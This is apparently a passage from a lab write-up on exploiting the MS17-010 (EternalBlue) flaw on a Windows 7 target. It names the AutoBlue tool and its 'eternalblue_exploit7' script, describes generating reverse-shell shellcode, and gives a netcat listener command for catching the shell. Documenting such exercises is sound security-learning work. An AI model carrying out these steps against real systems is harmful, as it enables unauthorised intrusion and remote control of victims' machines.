
Thankfully I managed to gain a session using staged payload (meterpreter) 🥳

Tool used for Manual Exploitation


I utilized the tool available at https://github.com/3ndG4me/AutoBlue-MS17-010 to conduct manual exploitation of the MS17-010 vulnerability.




Manual Exploitation




To perform manual exploitation, I first cloned the GitHub tool repository and carefully reviewed its contents before proceeding with any exploitation attempts.



👇 As part of the preparation process, I utilized the shellcode compiler included in the tool to generate a payload using a Reverse Shell technique.






👆 Considering that the target machine is running Windows 7, I utilized the

'eternalblue_exploit7' script to exploit the vulnerability.
Using the command "nc -nlvp 1234" sets up Netcat to listen for incoming connections on port 1234. When used in conjunction with a payload that establishes a reverse shell.
ⓘReverse shell is where the target machine initiates a connection back to the attacker's machine, allowing the attacker to gain shell access to the target system.
Lastly manual exploitation was a success 😊

Nessus



ⓘYou can also find the vulnerabilty via Nessus Scanning